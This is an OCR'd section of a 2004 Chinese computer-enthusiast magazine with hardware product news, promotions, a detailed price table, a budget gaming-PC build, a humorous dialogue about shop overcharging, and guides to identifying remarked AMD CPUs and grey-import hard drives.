打印机 佳能i560数码照片打印机外型设计紧凑,采用最新的佳能全新超精微墨滴技术,2微微升的超精微墨滴与4800 dpi的分辨率,照片打印对比强烈,色彩鲜活,几乎看不见颗粒,让你真正享受到"影像文化"带来的魅力。



显示卡 艾尔莎(ELSA)幻雷者X80 Pro显卡采用代号为R420的ATi Radeon X800 Pro显示芯片, 搭配256MB容量的256bit GDDR3显存。0.13微米工艺制造的核心达到475MHz频率,结合其12条像素渲染管线和6条顶点渲染管线,在数据运算方面对付现有的任意一款3D游戏都显得游刃有余。

斯巴达克惊天镭9550 64MB豪华版采用了ATI的RV350核心, 0.13微米的制造工艺,核心频率为标准的250MHz,该显示卡采用绿色PCB板、贴片式铝电容,配备超大动感风扇散热器。

佰钰科技日前推出了一款编号为G5700LHX的显卡新品, G5700LHX采用了nVIDIA GeForce FX5700LE GPU,黑色PCB板设计,银色的散热片, VGA+DVI+TV-OUT的组合输出方式。目前其市场报价为799元。




近日,艾尔莎推出了新一代高端显卡——影雷者940GT。该款显卡采用了nVIDIA以0.13微米制程工艺生产的GeForce 6800GT图形芯片,拥有16条像素渲染管线,核心频率高达350MHz。该款显卡全面支持DirectX 9.0和OpenGL 1.5,可以流畅运行目前所有主流软件。



昂达闪电9680显示卡完全遵循nVIDIA公板设计,内建GeForce 6800图形芯片,选用8颗现代mBGA封装的2.8ns DDR显存颗粒,组成了128MB的显存容量和256bit的显存位宽。在运行大尺寸纹理的DirectX 9.0游戏,昂达闪电9680显示卡显存高数据带宽的优势非常明显。

主板 磐正8RDA3I PRO主板采用nForce2 Ultra400+Raid MCP芯片组,支持AMD Secket462 CPU(含最新Semplon闪龙), DDR400双通道内存, AGP8X,提供两个IDE接口,两个S-ATA接口,集成6声道音效功能,集成10-100M网卡。



七彩虹近日正式推出基于nVIDIA nForce2 IGP+MCP-T芯片组的深度整合型主板——C.NF400G PRO。它采用MicroATX小板结构,支持AthlonXP和Sempron处理器,并支持双通道内存模式,并且整合了相当于GeForce 4 MX 440的图形显示核心和100M网卡、IEEE-1394火线、杜比数码5.1音效、6个USB 2.0传输端口。

联冠绿钻LG－i845PEA主板采用Inteli845PE+ICH4南北桥搭配,并完全支持Willamate/Northwood核心P4及赛扬4 CPU,该产品支持单通道DDR400/333/266内存,板载5个PCI插槽,一个4X规格的AGP显卡插槽,提供6个USB2.0接口, AC'97软声卡可以为用户提供高性能的音频输出。

硕菁845PE-L主板采用了黑咖啡色的PCB板, 845PE芯片组制造,提供2个USB2.0接口、两个串口。最大可支持2GB DDR内存。内建AC97音效译码芯片,符合AC97 2.2规范,可以支持六声道输出。内建RT8100BL网卡(可选项)支持10M/100M网络传输速度,支持网络唤醒功能。



摄像头 双飞燕"猫眼"PK-735数码摄像头,采用35万像素CMOS传感器以及红外线技术,可在无光线的情况下清晰显像。五层玻璃镜头,可以使采光更精准,摄取画面更逼真,顶部设有快拍按钮,可拍摄实时静态画面,留下精彩瞬间。



音箱 纳伟仕骑士系列A66B音箱的主副音箱均采用全木质结构,重量达到5.8公斤。在材料的挑选和工艺上, A66B的做工精细严谨,音箱箱体采用顶部钢琴漆工艺,皇家复古格调。另外, A66B多媒体音箱采用的前置音量、低音调节控制等人性化设计,可以使用户非常方便地进行操作。

金河田推出了其新款的音箱产品——JHT-356。这是一款面对最广泛的中低端客户推出的一款产品,可应用性很广。可以应付现在各种电脑多媒体声音配置方案,无论是连接CD唱机、MP3播放器,还是电脑声卡以及DVD播放机都表现良好。



机箱 近日,澳捷科技推出了一款价格为278元的七彩机箱——U6系列,先马U6系列机箱根据人们对色彩的不同爱好配以七彩颜色,再配合上不同色彩的电源、重启按钮设计,使整个机箱色彩鲜明,充满个性化味道。

笔记本电脑 近期,由神话数码包销的HP Compaq nx9040笔记本电脑以9999元的惊爆价格上市。作为首款将价格定位在万元以内的Dothan笔记本,无疑为中小企业用

户的移动办公提供了一个最佳的选择。

MP3随身听 近日，SUNWOODS香武仕推出了一款带数码摄像功能的MP3新品——魔像IT-100，IT-100具有35万像素的照相功能，同时拥有强大的“变速复读”功能，多级变速，变速不变调，是你学习外语的好帮手。

移动硬盘 BenQ DP300移动硬盘采用 USB 2.0 接口设计，Win2000、XP系统下即插即用，使用方便。DP300的铝镁合金外壳，比一般的塑料外壳要高档很多。具备：硬度高、抗压性强、散热性佳、防尘性能好（表面光滑）等优点。

手机 明基M300直板式彩色照相手机采用了双面机身设计的理念，一面是手机，另一面是相机。该款手机使用1.5英寸的6万5千色CSTN屏幕，分辨率为128×128。内置11万像素CMOS镜头相机功能，并且支持数码变焦和拍照特效处理。

■线报■

有甜头：天敏电视大师3“买一得三”

天敏电视大师3近日上市，从9月15号起到10月15号。“买一”：购买天敏电视大师3。“得三”：可以遥控开关机、定时开关机的天敏电视大师3电视卡；可以免费获赠精美足球运动包一个；只要再加68元就可以得到价值168元的天敏小章鱼2摄像头。

爱国者数码相机伴侣王，三重大礼助你玩转假期

为了迎接即将到来的十一黄金周，爱国者数码相机伴侣王为广大用户精心准备了三重大礼：即日起至10月7日，凡购买爱国者数码相机伴侣王任何一款产品将免费获赠烧烤套装、冰包和数码相机清洁套装，为你旅途增添精彩的同时，留驻更多精彩回忆。

昂达512MB MP3只卖999元！

日前，昂达将其旗下原售价为1199元的VX505 512MB版本调整了零售价，大降200元，目前零售价仅为999元，成为市面上第一款跌入千元以下的大容量MP3随身听。

捷波显卡升级活动，让人“大跌眼镜”

即日起，捷波镭霸95移动促销活动又升级啦，现在购买可享受599元，再送价值160元的Jetway多媒体键盘＋5D光电鼠套装。同时购买用户只要登录捷波，每100名注册用户就将随机产生一名幸运用户，可免费升级为价值3999元的捷波ATI X800 Pro显卡！

高端跳水，小影霸显卡全线降价

近日，小影霸ATI高端显卡相继深幅跳水，此次降价的显卡包括了小影霸旗下五款ATI高端主力，分别是R9800 Pro、R9800SE（增强版）、R9600XT、R9600Pro、R9600等。

升技主板促销，价格直降

2004年8月23日，升技全面下调了旗下共几十款主板的价格。在众多的产品中，有几款特别针对学生用户的主板降幅尤为明显，它们分别是报价559元的NF7、549元的IS7-V2和449元的BE7。与此前价格相比，这三款主板的降价幅度均在100元以上。

■动态■

近日，**全球首款内置Game Face功能的笔记本电脑——华硕A3N在2004“华硕杯”中韩电子竞技对抗赛上精彩亮相**，吸引了众多到场的超级玩家和游戏Fans的目光，成为这场云集了中韩两国顶级游戏玩家的电子竞技赛事中的一大精彩亮点。

BenQ近期无论在DVD刻录机方面，还是DVD刻录盘方面都动作不断，不仅推出了双16X的DVD刻录机，且在DVD刻录盘方面更是大刀阔斧。大力推出了筒装的DVD盘片，一举把筒装的4XDVD刻录盘价格调到7.5元。

继微软于近期研发完成Windows XP Service Pack 2（SP2）后，**微软中国宣布其中文版也已于8月21日研发完成**。Windows XP SP2为用户的计算机建立了可靠的默认安全性设置，有效地保护计算机不受黑客、病毒及其他安全问题的困扰。同时Windows XP SP2还添加了众多新的功能，能够给用户提供更多彩的计算体验。

8月15日，备受关注的**飞利浦显亮宝贝CS挑战赛决赛在上海电影制片厂的摄影棚中圆满落幕**。来自北京的宋佳航和来自深圳的刘甜两位选手从入围决赛的26位选手中脱颖而出，分别荣获“才艺总决赛冠军”及“CS总决赛冠军”。

2004年8月27日，中国领先的新媒体、通信、电子商务及移动增值服务公司，**搜狐**（Nasdaq：SOHU）**正式对外推出全新IT产品资讯频道——数码天下（digi.sohu.com）**，标志着一个崭新的国内IT产品资讯提供模式和服务平台的诞生。

环球资源Global Sources Ltd.（NASDAQ NM：GSOL）目前在**<<百名中国出口商成功历程>>**一书发布仪式上表彰了**深圳市多彩实业有限公司因其在出口贸易开发、为社会新增就业机会及员工技能提高方面的成就**而成为其他众多中国企业值得借鉴的典范。深圳市多彩实业有限公司是国内IT行业惟一入选的企业。

《电脑爱好者》杂志与航嘉、双敏及中关村在线、小熊在线等媒体联手举办"纸上谈冰，以静致冻"静音高招大搜索阅读有奖活动。活动时间：9.1-9.30。10.1-10.15为评选、抽奖公布期，凡是参与本次活动的各媒体读者/网友，最终将有机会获得航嘉电源送出的名牌数码摄像机一部。

继今年第二季度获得全球OEM大量采用之后，**Maxtor公司协同其全国总代建达蓝德于日前宣布新一代企业硬盘Atlas 10K V正式开始完整上市**。Atlas 10K V凭借卓越的性能和高超的可靠性，再加上渠道增值服务商建达蓝德完善的售后服务，将为用户带来非凡的应用体验。

近日，爱普生发布了一套全新的彩色激光应用软件——《爱普生“赢彩”印务社》（PPIO），这是一套非常实用的软件。它提供了9大模版功能，针对在日常办公中出现的一些问题，有目标地设计了9大模版功能，不仅仅使短版印刷实现办公室化，同时也为彩色商务工作提供了创意的乐趣。

“领先的体验——神州数码-AMD闪龙系列盒装处理器全国巡展”活动从2004年8月21日开始在北京拉开序幕，现场将有“集图章、赢大奖”、“填问卷、敲金蛋、中幸运大奖”、“速度大比拼——拼图游戏”等活动穿插其中，并以盒装AMD Sempron（闪龙）处理器2400+为游戏大奖，希望AMD的忠实用户能得到最领先的体验。

日前，技嘉科技和Intel联合主办的以“网络基石，通连无线”为主题的“技嘉科技新一代的英特尔服务器技术与新产品发布会”，**会上技嘉科技展示了其在高端服务器领域所取得的卓著成绩，显示了其在多元化产品布局上的决心。**

9月1日，沐泽在北京同期发布十八款商用新品，其中包括10款商用机，6款服务器，2款笔记本。这是沐泽公司继8月中推出家用“黑色风暴”之后，再次向商用市场强势出击。历经十年沉淀和积累之后，沐泽公司依靠可靠的品质和精耕细作的市场策略，开始全力进军商用市场。

近期，国际互联网名字与编号分配机构(ICANN)在吉隆坡召开会议。我国计算机网络与数据通信专家、中国互联网络信息中心(CNNIC)工作委员会副主任委员**钱华林研究员，以ICANN理事身份当选执行委员会委员**，同时他还当选利益冲突委员会和会议委员会的委员。CF [SC03]

促销连环送

买优派笔记本电脑送音响和鼠标套装

9月30日前购买优派VB1510S(参考价16888元)、VB1200S(参考价13999元)、VB1510E(参考价12388元)等型号的笔记本电脑，即可获得价值400元的优派音响和鼠标套装。

买佳能数码摄像机送耗材

9月30日前购买佳能数码摄像机MV700i、MV730i、MV750i任意一台，就可获赠价值150元的高档DV手提包、价值50元的60分钟DV带、价值500元的BP-511电池。

买HP激光打印机送家用电脑或光电鼠标

活动期间内购买HP LaserJet 1010/1012/1015黑白激光打印机中任何一款，并于10月5日前上网在线填写《用户反馈登记表》，即可参与促销活动。周周抽奖每月送出，奖品包括100台价值4999元的HP Pavillion畅游人家用电脑(并赠正版Windows XP家庭版)、10000个价值100元的光电鼠标。

硕泰克主板+Sempron 3100+套装仅售1799元



近日，硕泰克新一轮的CPU+主板套装促销已经开始了，其中的两位主角分别是AMD最新推出的Sempron 3100+盒装处理器(实际频率1.8GHz、256KB二级缓存、Socket 754接口)、硕泰克SL-K8AV2-RL主板(VIA K8T800主板)。目前该套装的报价仅为1799元，实际购买的话，还可能有几十元的降价空间。如果拆开买的话则需要2090元，比市场价便宜了300元左右。

映泰主板+Sempron 2400+套装仅售999元

映泰也于近日推出了支持Sempron的映泰M7NCD Ultra主板(nForce2 Ultra 400芯片组)，与Sempron 2400+盒装处理器(实际频率1667MHz、256KB二级缓存、Socket 462接口)组成的套装，价格仅为999元。如果拆开买的话则需要1128元，比市场价便宜了100多元。

承启主板+Athlon 64 2800+套装仅售1799元

承启公司推出SK8T800主板(VIA K8T800主板)与AMD Athlon 64 2800+/3000+(实际频率1.8GHz/2GHz、256KB二级缓存、Socket 754接口)处理器的套装，前者组合后的售价为1799元，而后者组合后的价格则为1999元。如果拆开买的话，前者需要2019元，后者需要2159元。

三星、LG、NEC的8×DVD刻录机齐降价

三星D系列双8× DVD刻录机(支持8× DVD+R/-R刻录、4× DVD+RW/-RW复写、32× CD-R刻录、16× CD-RW擦写、12× DVD-ROM、40× CD-ROM读取、2× DVD-RAM读取)、LG GSA-4082B 8× DVD刻录机(8× DVD+R/-R刻录、4× DVD+RW/-RW擦写、3× DVD-RAM读取、24× CD-R刻录、16× CD-RW擦写)和NEC ND-2500A双8× DVD刻录机(支持8× DVD+R/-R刻录、4× DVD+RW/-RW擦写、32× CD-R刻录、16× CD-RW擦写、12× DVD-ROM读取)的售价均不约而同地降到699元。

买七彩虹主板送光电键鼠套装



从即日起，凡购买七彩虹C.KT600Pro主板(采用KT600+VT8237芯片组)，只需要以原价499元的价格就可以在获得主板的同时，再免费领取一套价值百元的光电键鼠套装。

买精英主板加9元送无线键鼠套装

凡购买讯宜代理的精英PM800-M2(560元)、KT600-A(520元)主板，只需加上9元即可得到罗技OEM的无线键鼠套装。

七彩虹天行6800标准版和6800 Ultra显卡猛降价

七彩虹天行6800标准版在原价2999元的基础上，狂降了700元，最终售价为2299元;天行6800 Ultra在原价4499元的基础上，狂降了1000元，最终售价为3499元。

买三星510T或152X液晶显示器送32MB闪存盘

凡是购买三星15英寸液晶显示器型号为510T(16ms响应时间、450:1对比度、250cd/m² 亮度)或者152X(17ms响应时间、350:1对比度、250cd/m² 亮度)的用户，均可以得到价值99元的现代32MB闪存盘一个。三星510T液晶显示器的价格是2980元，152X液晶显示器的价格是3280元。

LG 1530S液晶显示器狂降300多元

LG的15英寸液晶显示器——LG 1530S(16ms响应时间、400:1对比度、250cd/m² 亮度、水平160°/垂直140°可视角度、TCO'99认证)大幅降价，从原价2799元的下调到了2488元，其降价幅度整整达到了300多元。

AOC D451和D353 15英寸液晶显示器齐降价

AOC此次针对15英寸液晶显示器的D451(500:1对比度、250cd/m² 亮度、水平120°/垂直100°可视角度)和D353(400:1对比度、250cd/m² 亮度、水平120°/垂直100°可视角度)进行降价，D451与D353的最新价格是2499元与2399元。CF [SC04]

■本栏目的行情报价由电脑爱好者杂志和非常在线www.veryol.com联合提供。本期行情报价截止到2004年8月29日，此价格为市场采集，且经常波动仅供参考。(单位:元)

型号	平均价	最低价
CPU		
Intel		
赛扬1.8GHz(散)	405	400
赛扬2.0GHz(散)	490	485
赛扬2.4GHz(散)	545	540
赛扬2.6GHz(散)	680	675
赛扬2.7GHz(散)	690	685
赛扬D 325(2.53G, 散)	590	585
赛扬D 320(2.40G, 散)	545	540
Pentium 4 2A(散)	950	945
Pentium 4 2.4C(散)	1200	1190
Pentium 4 2.6C(散)	1360	1350
Pentium 4 2.8C(盒)	1525	1520
Pentium 4 2.8E(散)	1425	1410
AMD		
Duron 1.6GHz(散)	345	340
Duron 1.8GHz(散)	380	375
Athlon XP 2000+(散)	415	410
Athlon XP 2400+(散)	560	560
Athlon XP 2600+(盒)	765	760
Athlon XP 3000+(盒)	1210	1200
Athlon64 3200+(盒)	1780	1750
内存		
DDR333		
HY 256MB	280	275
HY 512MB	635	625
富豪 256MB	315	310
富豪 512MB	655	650
Kingston 256MB	335	330
Kingston 512MB	645	640
KingMax 256MB	340	335
KingMax 512MB	655	650
DDR400		
HY 256MB	325	300
HY 512MB	640	630
富豪 256MB	330	325
富豪 512MB	665	660
Kingston 256MB	345	340
Kingston 512MB	655	650
KingMax 256MB	345	340
KingMax 512MB	665	655
硬盘 7200转		
迈拓金钻9代(80GB/2MB)	500	495
迈拓金钻9代(120GB/2MB)	645	640
迈拓金钻9代(160GB/2MB)	780	775
西数WD800BB(80GB/2MB)	490	485
西数WD800JB(80GB/8MB)	555	540
西数WD1200BB(120GB/2MB)	630	625
西数WD1200JB(120GB/8MB)	700	695
希捷酷鱼7200.7(80GB/2MB)	515	510
希捷酷鱼7200.7(120GB/2MB)	660	655
希捷酷鱼7200.7(120GB/8MB)	760	755
希捷酷鱼7200.7(160GB/2MB)	790	780
希捷酷鱼7200.7 SATA(80GB)	600	585
希捷酷鱼7200.7 SATA(120GB)	785	770
三星SP0802N(80GB/2MB)	590	580
三星SP1203N(120GB/2MB)	765	760
主板		
Intel		
华硕 P4R800-VM	795	785
华硕 P4P800 SE	900	890
华硕 P4P800-VM	1040	1020
微星 848P Neo-S	650	640
微星 865PE Neo2-PFISR	975	960
微星 848P Neo-V	635	625
技嘉 GA-8I848P-G	650	635
技嘉 GA-8VM533	450	435
硕泰克 SL-848P	590	575
捷波 J-865PEDAP	730	720
双敏 UP6PENS	600	595
昂达 P4P800	460	450
佰钰 4865PEN	598	590
AMD		
华硕 A7V600 SE	800	790
华硕 A7N8X	790	785
华硕 A7N8X-E Deluxe	1050	1020
微星 K7N2 Delta-L	570	560
微星 KT6V-LSR	550	540
微星 K8N Neo-FSR	1005	995
技嘉 GA-7VT600-L	530	520

型号	平均价	最低价
技嘉 GA-7N400-L	620	610
技嘉 GA-K8VT800	900	880
硕泰克 SL-KT600-R	565	555
捷波 J-V600DAP	599	590
双敏 UN400GN	665	655
昂达 VT400A	415	405
佰钰 7KT600	510	510
显卡		
NVIDIA		
华硕 V9400GE/TD	550	540
华硕 V9570LE	1380	1350
微星 FX5200-TD128	570	550
微星 FX5700-TD128	940	930
技嘉 GV-N57U128D	1480	1460
技嘉 GV-N57L256D	999	990
艾尔莎 影雷者FX736LE	1020	995
艾尔莎 影雷者FX736	1450	1425
七彩虹 风行6800Ultra CH版	4950	4900
铭瑄 极光5500	499	490
铭瑄 极光5700LE黄金版	799	790
双敏 速配5718	950	920
盈通 剑龙FX5900XT	1590	1560
昂达 闪电8550PRO	510	500
捷波 魔力4000实用版	390	380
XFX 嗲天狼FX5700	999	985
影驰 FX5700	999	980
ATI		
华硕 9600 SE/TD	920	900
华硕 A9550/TD	790	775
微星 RX9800PRO-TD128	1999	1990
技嘉 GV-R96S128D	600	590
技嘉 GV-R96P128DH	1299	1280
艾尔莎 幻雷者 980SE	1350	1320
艾尔莎 幻雷者 980FX PRO	2240	2220
七彩虹 镭风R9800PRO CF	1999	1990
七彩虹 镭风9550 CT冰封骑士	790	780
铭瑄 狂镭9250黄金版	499	490
铭瑄 狂镭9600SE超值版三代	499	490
双敏 火旋风 Power 9508增强版	549	540
盈通 镭龙R9550	699	680
昂达 雷霆8955XT	588	580
捷波 X800 PRO	3999	3990
光存储		
CD-ROM		
华硕 CD-S520/A4	180	175
明基 神行鳄 CD652P	175	170
LG GCR-8523B	145	140
台电 冠军版 52X	150	145
三星 金将军52X CDROM	160	155
CD刻录机		
华硕 CRW-5232AS	305	290
明基 5224W	299	290
微星 CR52-A2(MS-8352A)	335	330
台电 女娲 52X刻录机	299	290
LG GCE-8525B	315	305
美格 CRR-5224D	280	270
爱国者 52X刻龙	325	310
COMBO		
明基 CB482B	420	405
三星 金将军52X康宝 2MB	390	385
美达 52X康宝	375	370
微星 48X(MS-8448M)	399	385
台电 女神 52X COMBO	399	385
昂达 极光CB52	390	380
DVD		
华硕 DVD-E616P1	270	265
明基 DVP1650S	265	260
微星 D16(MS-8216)	260	255
LG GDR-8161B	240	235
三星 金将军16XDVD 超级版	260	255
DVD刻录机		
华硕 DRW-0804P	950	940
明基 DW822A-OK2	699	690
三星 SH-W08A	899	875
台电 8X DVD DUAL	799	790
爱国者 8XDVD DUAL刻龙	699	690
建兴 SOHW-812S	799	790
索尼 DRU-540A	1190	1180
显示器		
17英寸CRT		
三星785MB	1390	1380
三星757MB	1690	1675
明基A772 plus	1200	1180
明基K771	1380	1360
飞利浦107T6	1170	1150
飞利浦107P5	1480	1470
LG F720B	1040	1020
美格796FDX5	1370	1360

型号	平均价	最低价
NESO HD770II	1290	1270
大水牛DFX760	979	960
爱国者788HD	1280	1250
优派E70fsb	1060	1045
19英寸CRT		
三星955DF	1760	1730
明基992p	1880	1870
飞利浦109F5	1670	1650
LG F900B	1990	1970
美格810FTII	1700	1685
NESO FD910G	3960	3945
大水牛DT996	1950	1940
优派E90f+	1790	1765
15英寸LCD		
三星153S	3080	3050
明基FP547	2560	2520
飞利浦150P4	3580	3560
美格AY565N	3199	3180
LG L1530S	2480	2450
爱国者586T	2560	2520
优派VE510S	2800	2780
AOC D353	2399	2390
17英寸LCD		
三星173S	3920	3900
明基FP756ms	3680	3660
飞利浦170S5	3670	3640
美格W765	3499	3490
LG L1730S	3470	3450
优派VX750	4900	4870
音箱		
漫步者 S2.1(2.1音箱)	470	450
漫步者 R301T-II(2.1音箱)	220	200
轻骑兵 B5680(4.1音箱)	320	300
轻骑兵 B2680(2.1音箱)	185	175
冲击波 SW-5102(5.1全木质)	435	410
冲击波 SC-2107(2.1全木质)	185	175
金河田 JHT-335(2.1音箱)	135	125
创新PcWorks LX200(2.1音箱)	258	250
多彩 DLS-2130(2.1音箱)	135	115
惠威 M-20W(2.1音箱)	690	670
傲森PA-328P(2.1音箱)	638	615
优派 SP2102v(2.1音箱)	320	300
机箱		
世纪之星 X503A(3C电源)	380	355
世纪之星 K52(3C电源)	330	305
世纪之星 X502M(3C电源)	270	255
多彩 DLC-MG760(P4电源)	500	480
多彩 顽猴DLC-MF410(P4电源)	370	345
多彩 透明机箱(水晶宫)	1250	1210
百盛诺亚方舟N07(冷静王3C电源)	288	268
百盛 天使二号(P4电源)	330	310
爱国者 309(长城300-P4电源)	300	285
爱国者 2 208A(长城300-P4电源)	340	320
金河田 星际6139B(无电源)	300	285
金河田 腾龙8189S(P4电源)	330	310
CoolerMaster 罗马战士	750	720
散热器		
九州风神AMD之卡西摩多(AMD)	65	55
九州风神恺撒大帝(Intel)	60	55
九州风神AE-2388+简装(AMD)	85	80
Tt A3020(AMD)	78	73
Tt A1545(ntel)	245	235
富士康 CMI-28-2N(Intel)	65	60
富士康 CMA-32-3B(AMD)	165	155
AVC 冰封战士(Z090Z62、AMD)	160	140
AVC 红骑士(Intel)	135	125
急冻王 ALKS66(AMD)	95	88
Cooler Master 酷冷-R81(AMD)	65	58
打印机		
爱普生 LX-300+	1380	1350
爱普生 AcuLaser C900	4050	4010
爱普生 EPL-6200L	1560	1550
爱普生 Stylus Photo 2100	6630	6580
佳能 LBP-2000	7150	7120
佳能 i950	3110	3080
佳能 BJC-85	1530	1500
佳能 i9950	3830	3800
惠普 DeskJet 450cbi	2450	2400
惠普 DeskJet 3668	800	750
惠普 photosmart 7960	2700	2680
惠普 DeskJet 3558	380	365
三星 ML-2151N	4850	4810
三星 CLP-500N	6500	6450
三星 ML-2150	2380	2340
利盟 E332n	3600	3530
利盟 Z818	740	705
利盟 P707	690	675

CF [SC05]



山东李泊拓读者：我是一个游戏爱好者，近期想配一台能满足大部分游戏、稳定性要高的电脑。整体价位在4000元左右。非常感谢！

配置说明:用性价比高、超频性能出色这两个词来形容刚上市不久的Intel赛扬D处理器再合适不过了。配合以稳定性著称的华硕P4P800S SE主板，可让超频变得更安全。采用GeForce FX5500显示核心的铭瑄极光5500是一块能够完整支持DirectX 9.0技术的中低端显卡，可满足大部分游戏玩家的需求。

作为游戏为主要用途的电脑，拥有一个良好读盘性能的DVD-ROM是必不可少的，我们推荐使用LG 16X DVD-ROM❶。多彩911反恐键鼠套装❷打破了传统采用单色调键盘的禁锢，采用首创的特殊表面处理工艺制造，整体外表精致光滑。这款键盘特别对CS游戏中所普遍常用的几个按键的键帽与键柱塞采用分体式结构设计，使得这几个常用按键的解感极好。

明基A770 Plus纯平显示器❸的外观设计体现出流线的魅力，而面框上下两处与显示屏交接的地方也改用流畅的线条予以过渡，使得显示器看上去更柔和，也更加人性化。在性能上，A770 Plus具有明基独有的锐彩Ⅱ代技术，使显示效果不仅能保持锐彩技术快速的图像转换技术，同时，在最高亮度对比度时一样会演绎出贴切逼真、色泽鲜艳而又舒适的视觉效果。

机箱选用世纪之星D92❹，外壳通体为银白色，标配型号为ATX325 P4水晶电源。具有世纪之星特色的地方是在其两侧的上部棱角处同样有一排散热孔，能更有效的进行散热。漫步者R331T❺从全木质箱体结构到全铝面板，从内置5寸大口径扬声器的超重低音炮到两分频设计的卫星箱，甚至于那些精致的螺钉和独特的双曲面倒相孔……显示出一款豪华的2.1音箱所应有的品质。CF [SC06]

配件	型号	价格(元)
CPU	赛扬D 325(2.53GHz，散)	585
主板	华硕 P4P800S SE	665
内存	Kingston 256MB	340
硬盘	西部数据WD800BB	485
显卡	铭瑄极光5500	490
声卡	板载AD1888六声道音效芯片	-
网卡	板载Realtek RTL8100C	-
显示器	明基A770 Plus	990
光驱	LG 16X DVD-ROM	230
机箱/电源	世纪之星D92(标配ATX325 P4水晶电源)	360
键鼠	多彩911反恐键鼠套装	168
音箱	漫步者R331T	280
总计		4593





闷豆买DC

闷豆:“小姐，请问你们广告上登的特价N牌数码相机有现货吗?”

销售小姐:“有呀，先生先请坐吧！”

闷豆:“你们优惠价供应的机器是不是行货新机呀？”

销售小姐:“绝对是行货，你可以去验机，假一罚十。这是我公司庆祝奥运，所以无利销售搞活动。”

闷豆:“机器不错，小姐请开票吧。”

销售小姐:“不急，我一看你就是摄影行家，买这么专业的相机，要配点什么附件吗?”

销售小姐:“你看这么高级的相机镜头一定要保护好，建议你买个UV镜，它……(省去介绍UV镜优点1000字)”

闷豆:“那倒是，你们这里有买什么UV镜呢?”

销售小姐:“这么高档的机器国产UV镜就不介绍了，进口的质量好，你是行家应该比我懂。我推荐你用这个K牌的，国际名牌，今天优惠价250元。”

闷豆:“250元！?没有搞错吧，我在专业照相器材店看这款只卖160元嘛。”

销售小姐:“哦，是搞错了，给你150元吧，开了票就不赚钱了。”

闷豆:“你这个UV镜的包装和商标刻字这么粗糙，不会是假货吧，我还是不买了吧。”

销售小姐:“不买没关系，假货可不能乱说！你照相机是否要多准备一块备用电池?”

闷豆:“这到是的，原装电池多少钱?”

销售小姐:“算你250元吧。”

闷豆:“这就是原装电池吗?怎么和网上公布的打假特征完全一致！”

销售小姐:“应该是原装的呀，这样原装的照相机包要吗，也算你250元。”

闷豆:“这包不会是原装的吧，你看里面做工多差，线头都没有剪干净！算了，我还是只买相机。”

销售小姐不高兴地说:“抱歉，现在这个相机不卖了，刚接到通知现在场子里涨价了，你要的话要再加200元。”

点评:现在有些商家在销售数码产品过程中，先用低廉的主机价格吸引客户，然后在周边器材上宰客户一刀，达到赢利的目的。CF [SC07]

识别AMD白版处理器就这三招

■上海　杨法

白版AMD处理器是AMD工厂的一些半成品处理器通过一些渠道流到了地下二次加工工厂完成最后的金桥切割定频工序。由于白版处理器进货价便宜而且在标称频率下绝大部分都可以稳定工作所以很多商假都乐于经销这类白版处理器，尤其是用于装机。白版AMD处理器种类非常广泛几乎从2000+到3200+绿版黄版都有所涵盖，由于地下厂家可以自由设定处理器的工作频率所以市场上需要什么频率的货就可以提供对应产品。白版处理器除了大量作为散片流入市场外一些还被做成假盒装货。

地下工厂的技术与日俱增，无论是假盒货的包装和CPU表面处理仿真度每隔几批就提高一次，一些作为真假识别的特征也在慢慢消失，尤其是铭牌区印刷字体的细微差别更是不断缩小。目前判断白版处理器主要有以下几个方面：

第一招：白版处理器的假盒货一般没有代理商标贴，所配散热片上没有序列号，部分假盒装货CPU的铭牌区没有数码仿伪标志（只有芯片核心上有）。

第二招：尽管白版处理器的金桥切割工艺不断改进中，但目前还远不能与AMD原厂技术媲美，也是白版处理器最大的破绽，所以很多商家在散装货上贴上各种标签进行掩盖，也有的商家用导热脂进行掩盖（其实金桥部分完全不用涂导热脂）。仔细看金桥加工痕迹，不难分辨真伪。

第三招：新版的处理器尤其是盒装货在芯片的铭牌区加印了数码仿伪标志（见图1），要求与芯片核心处的数码仿伪标志一致，而2003年以前的真品AMD处理器在该位置上也没有数码仿伪标志（见图2）。早期版本的白版处理器在铭牌区没有数码仿伪标志（市场上这种处理器还有很多在销售），不过近期版本的白版处理器也开始印上该数码仿伪标志，但很多与芯片核心处的数码仿伪标志不完全一致，有的白版处理器在芯片区的数码仿伪标志比较模糊。




图1




图2

白版AMD处理器本质上并不是假处理器，而且市场价格比较便宜，在标称频率下工作和原厂产品几乎没有区别，不少白版处理器也具备一定的超频潜能，在售后服务方面很多商家对换货要求反而比真货低，所有广大电脑爱好者可以慎重选择。CF [SC08]



正品与水货硬盘完全解密

■北京 包日晓

硬盘是计算机最重要的配件之一，因为硬盘属于高精密的产品，因此一般是不会出现假货。由于国外的硬盘价格与国内相比，还是会低很多的，因此国内市场上也不可避免会出现水货硬盘。

一、正品与水货有何差别

水货是没有经过硬盘厂商正式授权的经销商进口或是私人由国外带回的产品，也有很大一部分是走私产品。正品是由硬盘厂商正式授权的代理商或原厂的分公司所进口的产品。虽然是同样的硬盘产品，它们之间主要有以下几个差别。

1.价格

现在大部分的硬盘都是通过代理商的方式在国内销售，由于在市面上的硬盘产品基本上进口的，因此需要支持各种进口关税，且广告支出，所以也就使得价格比国外高出许多。这也就是水货最主要的生存之道。

而水货虽然进口也需支持进口关税，不过由于没有太多层销售管道，加上不需要支付广告费用(正品产品已帮水货免费打广告了)，使得成本大幅降低。如果是走私产品，连进口关税也免了，因此，使得水货比正品的价格便宜许多。

2.配置

通常水货是直接由国外进口，未再经过任何处理，所以标准配件可能就会与进口当地相同。例如有些国内的硬盘代理商，会在产品中附上中文使用说明书，方便国内的用户使用。

3.保修及售后服务

购买正品的产品，如果出现问题，厂商通常会实行三个月免费保换、一年或三年免费保修的保修条款。不过不同的厂商，保修条款可能有所不同。而且，多数代理商均有设立维修点，因此维修速度通常也会比较快。若用户在使用过程中遇到任何问题，也可通过服务热线向公司的专业人员求助。

